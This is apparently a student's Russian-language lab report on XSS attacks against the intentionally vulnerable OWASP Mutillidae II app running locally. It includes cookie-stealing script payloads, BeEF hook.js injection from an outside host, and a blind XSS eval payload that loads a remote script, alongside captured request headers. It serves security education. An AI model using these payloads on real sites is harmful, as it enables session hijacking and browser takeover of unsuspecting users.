Not secure | nowasp.local/mutillidae/index.php?page=user-info-xpath.php&username=user&password=<script>alert%28'XSS'%29<%2Fscript>&user-info-php-submit-button=View+Account+Details

**OWASP Mutillidae II: Keep Calm and Pwn On**



Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: demo

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

User Lookup (XPath)

 Back  Help Me!

Hints and Videos

 Switch to SOAP Web Service version  Switch to SQL version

Please enter username and password to view account details

Name

Password

View Account Details


Dont have an account? [Please register here](#)

Results for user


Executed query: //Employee[UserName='user' and Password='']

Провожу атаку для кражи куки :



nowasp.local/mutillidae/index.php?page=user-info-xpath.php&username=demo&password=<script>alert%28document.cookie%29<%2Fscript>&user-info-php-submit-button=View+Account+Details

**OWASP**
Version: 2.7.12 Security
Home Logout Toggle

nowasp.local says
username=demo; uid=24; showhints=1;
PHPSESSID=r5id078r5rpumnnds7cmku9iq; BEEFH0
OK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUJf5Ujl2S9uaiEFL
AntX37aGG0UvnHKA89Ly5
m9k

Back  Help Me!

Hints and Videos

 Switch to SOAP Web Service version  Switch to SQL version

Please enter username and password to view account details

Name

Password

View Account Details

Заголовки :

General

Request URL: http://nowasp.local/mutillidae/index.php?page=user-info-xpath.php&username=demo&password=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&user-info-php-submit-button=View+Account+Details

Request Method: GET

Status Code: 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

Response Headers [view source](#)

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 10849

Content-Type: text/html; charset=UTF-8

Date: Sun, 20 Jun 2021 17:51:20 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Vary: Accept-Encoding

X-XSS-Protection: 0

Request Headers [view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive

Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnnds7cmku9iq; BEEFH00K=roZNaGTNbIg38ltFtBFENpTCrEN8

Host: nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL0&page=user-info-xpath.php

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36

Query String Parameters [view source](#) [view URL encoded](#)

page: user-info-xpath.php


username: demo

password: <script>alert(document.cookie)</script>

user-info-php-submit-button: View Account Details



Изменив уровень безопасности, повторяю атаку :



nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=user-info-xpath.php

**OWASP**
Version: 2.7.12 Security
[Home](#) [Logout](#)

nowasp.local says
Username too long. We dont want to allow too many characters.
Someone might have enough room to enter a hack attempt.
[OK](#)

Pwn On
Logged In User: **demo**
Captured Data

 [Back](#)  [Help Me!](#)

 [Switch to SOAP Web Service version](#)  [Switch to SQL version](#)

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Атака не удалась (из-за фильтрации входных данных) :

General
URL: http://nowasp.local/mutillidae/index.php?do=toggle-security&page=user-info-xpath.php
Request Method: GET
Status Code: 302 Found
Remote Address: 127.0.0.1:80
Referrer Policy: strict-origin-when-cross-origin

Response Headers [view source](#)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Sun, 20 Jun 2021 17:48:48 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=98
Location: /mutillidae/index.php?popUpNotificationCode=SL5&page=user-info-xpath.php
Pragma: no-cache

Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: showhints=0

▼ Request Headers [view source](#)


Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnnds7cmku9iq; BEEFH00K=roZI
Host: nowasp.local
Referer: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL1&page=user-info-xpat
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.

▼ Query String Parameters [view source](#) [view URL encoded](#)

do: toggle-security
page: user-info-xpath.php

Атака с помощью BeEF :


nowasp.local/mutillidae/index.php?page=user-info-xpath.php<script%20src="http://10.0.2.15:3000/hook.js"></script>



OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: demo

[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)


Page Not Found


[Back](#)

[" class="colorbox" title="Help me with page user-info-xpath.php" style="color: #000000;">](# "Help me with page user-info-xpath.php")

[Help Me!](#)

Validation Error: 404 - Page Not Found

nowasp.local/mutillidae/index.php?page=user-info-xpath.php<script%20src="http://10.0.2.15:3000/hook.js"></script>


OWASP Mutillidae II: Keep Calm and Pwn On

nowasp.local says

BeEF Alert !


[OK](#)


Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: demo

[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Page Not Found


[Back](#)

[" class="colorbox" title="Help me with page user-info-xpath.php" style="color: #000000;">](# "Help me with page user-info-xpath.php")

[Help Me!](#)

Validation Error: 404 - Page Not Found

“Set Background Color”

Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :

Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

Set Background Color

```
<script>alert("XSS")</script>
```

The current background color is

nowasp.local/mutillidae/index.php?page=set-background-color.php

nowasp.local says
XSS

OK

Произвожу атаку для кражи кук :

|

Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

t(document)

Set Background Color

The current background color is

Заголовки :

▼ General

Request URL: http://nowasp.local/mutillidae/index.php?page=set-background-color.php

Request Method: POST

Status Code: 🟢 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers [view source](#)

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8777

Content-Type: text/html; charset=UTF-8

Date: Sun, 20 Jun 2021 18:02:47 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

▼ Request Headers [view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cache-Control: max-age=0

Connection: keep-alive

Content-Length: 130

Content-Type: application/x-www-form-urlencoded

Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnnds7cmku9iq; BEEFH00K=roZNz

Host: nowasp.local

Origin: http://nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?page=set-background-color.php

Upgrade-Insecure-Requests: 1

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)

▼ Query String Parameters view source view URL encoded

page: set-background-color.php

▼ Form Data view source view URL encoded

background_color: <script>alert(document.cookie)</script>

set-background-color-php-submit-button: Set Background Color

Повысив безопасность страницы, пытаюсь украсть куки :

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

Application Security Lighthouse

```
id="id_color" id="id_background_color" size="6" autofocus="autofocus" minlength="6" maxlength="6" required="required"
```

Изменил максимальную длину на 100 и повторил атаку (сработала ошибка, что максимальная длина 6, а не 100) :

nowasp.local/mutillidae/index.php?page=set-background-color.php

OWA Version: 2.7.12 Security

Home Logout

nowasp.local says
The background color must be 6 hexadecimal digits specified as RRGGBB where R is red, G is green and B is blue

Pwn On
Logged In User: demo

Set Background Color

Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

The current background color is ecccc

Заголовки :

▼ General

Request URL: http://nowasp.local/mutillidae/index.php?page=set-background-color.php
Request Method: GET
Status Code: 🟢 200 OK
Remote Address: 127.0.0.1:80
Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers [view source](#)

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 7986
Content-Type: text/html; charset=UTF-8
Date: Sun, 20 Jun 2021 20:11:25 GMT

Date: Sun, 20 Jun 2021 20:11:25 GMT
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Keep-Alive: timeout=5, max=100
Last-Modified: Sun, 20 Jun 2021 20:11:25 GMT
Logged-In-User: demo
Pragma: no-cache
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-FRAME-OPTIONS: DENY
X-XSS-Protection: 1


▼ Request Headers [view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: username=demo; uid=24; showhints=0; PHPSESSID=qa0nl8od5n3vd7vd0r49r3nt70
Host: nowasp.local
Referer: http://nowasp.local/mutillidae/index.php?page=user-info.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ch


▼ Query String Parameters [view source](#) [view URL encoded](#)

page: set-background-color.php

Атака “прикрепление к Beef” (на высоком уровне безопасности не прошла) :




На низком уровне безопасности прошла успешно :



“Pen Test Tool Lookup”


По url адресу видно что используется метод GET, поэтому в эту ссылку можно внедрить код.

Проверяю на возможность проведения Reflected XSS :



При этом, скрипт с кражей кук не прошёл :



```
nowasp.local/mutillidae/index.php?page=pen-test-tool-lookup.php<script>alert(document.cookie)</script>
```

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: demo

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Page Not Found

 **Back**  **Help Me!**

Validation Error: 404 - Page Not Found

Произвожу атаку “прикрепление к Beef” (получаю доступ к пользователю):

```
nowasp.local/mutillidae/index.php?page=pen-test-tool-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>
```

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: **demo**

Home Logout ">Toggle Hints ">Show Popup Hints ">Toggle Security ">Enforce SSL Reset DB View Log View Captured Data

Page Not Found

 **Back** " class="colorbox" title="Help me with page pen-test-tool-lookup.php" style="color: #000000;">  **Help Me!**

Validation Error: 404 - Page Not Found

```
nowasp.local/mutillidae/index.php?page=pen-test-tool-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>
```


nowasp.local says
BeEF !

OK



“Document Viewer”

Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом), пароль `<script>alert("XSS")</script>` :

nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=<script>alert("XSS_attack")</script>

**OWASP Mutillidae II: Keep Calm and Pwn On**
Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: dem
[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Document Viewer

 Back  Help Me!

Hints and Videos

Document Viewer

Please Choose Document to View


- ☒ Change Log
- ☐ Robots.txt
- ☐ Installation Instructions: Windows 7 (PDF)
- ☐ How to access Mutillidae over Virtual-Box-network

View Document

Currently viewing document ""

Not Found

Not secure | nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=<script>alert("XSS_attack")</script>

**OWASP Mutillidae II: Keep Calm and Pwn On**
Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: dem
[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

nowasp.local says
XSS_attack

OK

Заголовки :

× Headers Preview Response Initiator Timing Cookies

▼ General

Request URL: http://nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=%3Cscript%3Ealert(%22XSS_attack%22)%3C/script%3E

Request Method: GET

Status Code: 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers view source

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8704

Strict-Transport-Security: max-age=0
Vary: Accept-Encoding
X-XSS-Protection: 0

▼ Request Headers [view source](#)

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: showhints=1; username=demo; uid=24; PHPSESSID=qgaosolqss0b8i3jqvvtb05bjr
Host: nowasp.local
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
```

▼ **Query String Parameters** [view source](#) [view URL encoded](#)

```
page: document-viewer.php
PathToDocument: <script>alert("XSS attack")</script>
```

Произвожу кражу кук :

Заголовки :

▼ General

Request URL: http://nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument.cookie)%3C/script%3E

Request Method: GET

Status Code:  200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers

[view source](#)

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8713

Content-Type: text/html; charset=UTF-8

Date: Sun, 20 Jun 2021 18:14:27 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

▼ Request Headers

[view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive

Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnn

Host: nowasp.local

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.21 Safari/537.36

▼ Query String Parameters

[view source](#)

[view URL encoded](#)

page: document-viewer.php

PathToDocument: documentation/how-to-access-Mutillidae-over-Virtual-Box-n



На 5 уровне безопасности страницы пытаюсь произвести повторную кражу кук (из-за фильтрации ввода не получилось), заголовки такие :

nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=document-viewer.php<script>alert(document.cookie)</script>



Version: 2.7.12 Security Level: 5 (Secure) Hints: Disabled (0 - I try harder) Logged In User: demo

[Home](#) [Logout](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Page Not Found

 **Rack**  **Helin Mel**

ole Sources **Network** Performance Memory Application Security Lighthouse

erve log ☐ Disable cache | No throttling  

☐ Hide data URLs **All** XHR JS CSS Img Media Font Doc WS Manifest Other ☐ Has blocked cookies ☐ Blocked Requests


x Headers Preview Response Initiator Timing Cookies

Code=SL5&page=.

General

Request URL: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=document-viewer.php%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

Request Method: GET

Status Code:  200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

Response Headers [view source](#)

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 7355

Content-Type: text/html; charset=UTF-8

Date: Sun, 20 Jun 2021 18:11:52 GMT

Expires: Mon, 26 Jul 1997 05:00:00 GMT

Keep-Alive: timeout=5, max=100

Last-Modified: Sun, 20 Jun 2021 18:11:52 GMT

ed | 466 kB resource

Logged-In-User: demo

Pragma: no-cache

Server: Apache/2.4.29 (Ubuntu)

Vary: Accept-Encoding

X-Content-Type-Options: nosniff

X-FRAME-OPTIONS: DENY

X-XSS-Protection: 1

Request Headers [view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive

Cookie: username=demo; uid=24; showhints=0; PHPSESSID=r5id078r5rpumnds7cmku9iq; BEEFH00K=roZNaGTNbIg3

Host: nowasp.local

Upgrade-Insecure-Requests: 1

[www.paypatobjects.com/en_US/1/sci/pixel.gif](#)
Host: nowasp.local

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.21 Safari/537.36


Query String Parameters [view source](#) [view URL encoded](#)

popUpNotificationCode: SL5


page: document-viewer.php<script>alert(document.cookie)</script>

Произвожу атаку “прикрепление к Beef” :

nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script%20src="http://10.0.2.15:3000/hook.js"></script>




OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5c1pt K1dd1e)) Logged In User: demo 

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

Document Viewer



Back



Help Me!

Hints and Videos

nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

nowasp.local says

BeEF!

OK

Заголовки при этом :

General

Request URL: http://nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php%3Cscript%20src=%22http://10.0.2.15:3000/hook.js%22%3E%3C/script%3E

Request Method: GET

Status Code: 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

Response Headers

view source

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8727

Content-Type: text/html; charset=UTF-8

Date: Sun, 20 Jun 2021 18:16:08 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

Request Headers

view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive

Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpmnnds7cmku9iq; BEEFH00K=roZNaGTNbIg38ltFtBFENpTCrEN8KvQ

Host: nowasp.local

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36

Query String Parameters

view source

view URL encoded

page: document-viewer.php

PathToDocument: documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script src="http://10.0.2.15:3000/hook.js"></script>

На примере последней страницы я покажу, что куки можно брать не только из сообщения, но и с помощью страницы “Data Capture”.

Крадём куки :

Not secure | nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script>alert(document.cookie)</script>

OWASP

Version: 2.7.12

Secure

Home | Logout | Toggle

Document viewer

Back

Help Me!

Hints and Videos

Document Viewer

Please Choose Document to View

☒ Change Log

☐ Robots.txt

☐ Installation Instructions: Windows 7 (PDF)

ents

Console

Sources

Network

Performance

Memory

Application

Security

Lighthouse

Filter

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly
PHPSESSID	qa0nl8od5n3vd7vd0r49r3nt70	nowasp.local	/	Session	35	
uid	24	nowasp.local	/mutillidae	Session	5	
username	demo	nowasp.local	/mutillidae	Session	12	
showhints	1	nowasp.local	/mutillidae	Session	10	

Заходит на нашу страницу и видим наши украденные куки :

ire | nowasp.local/mutillidae/index.php?page=capture-data.php

View Captured Data

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php showhints = 1
username = demo uid = 24 PHPSESSID = qa0nl8od5n3vd7vd0r49r3nt70

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

Console

Sources

Network

Performance

Memory

Application

Security

Lighthouse

Filter

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secur
PHPSESSID	qa0nl8od5n3vd7vd0r49r3nt70	nowasp.local	/	Session	35		
uid	24	nowasp.local	/mutillidae	Session	5		
username	demo	nowasp.local	/mutillidae	Session	12		
showhints	1	nowasp.local	/mutillidae	Session	10		

Хотелось бы отметить, что все украденные куки со всех предыдущих страниц можно использовать, как было показано на примере первой страницы (“Add to your blog”).

Добавим, что уязвимости XSS на основе DOM обычно появляются, когда JavaScript берет данные из контролируемого злоумышленником источника, такого как URL, и передает их приемнику (опасная функция JavaScript), который поддерживает динамическое выполнение кода. Выполняется эта атака добавлением следующего скрипта к url : `#<script>alert("This is DOM XSS");</script>`. Но ни на одной из страниц, к сожалению, она у меня не сработала должным образом.


Blind stored XSS на примере последней страницы :

Используем uri payload и добавляем в конец url :

```
javascript:eval('var  
a=document.createElement(\'script\');a.src=\'https://yourpage.  
xss.ht\';document.body.appendChild(a)')
```



Заголовки :



Таким образом, мы получили запрос на загрузку картинки.

Вывод : на примере атак я понял, в каких ситуациях и как они должны использоваться, понял различие между Stored XSS, Reflected XSS, DOM-based

XSS атаками, а также проверил, как можно использовать идентификатор сессии как авторегистрацию вместо другого пользователя на сайте.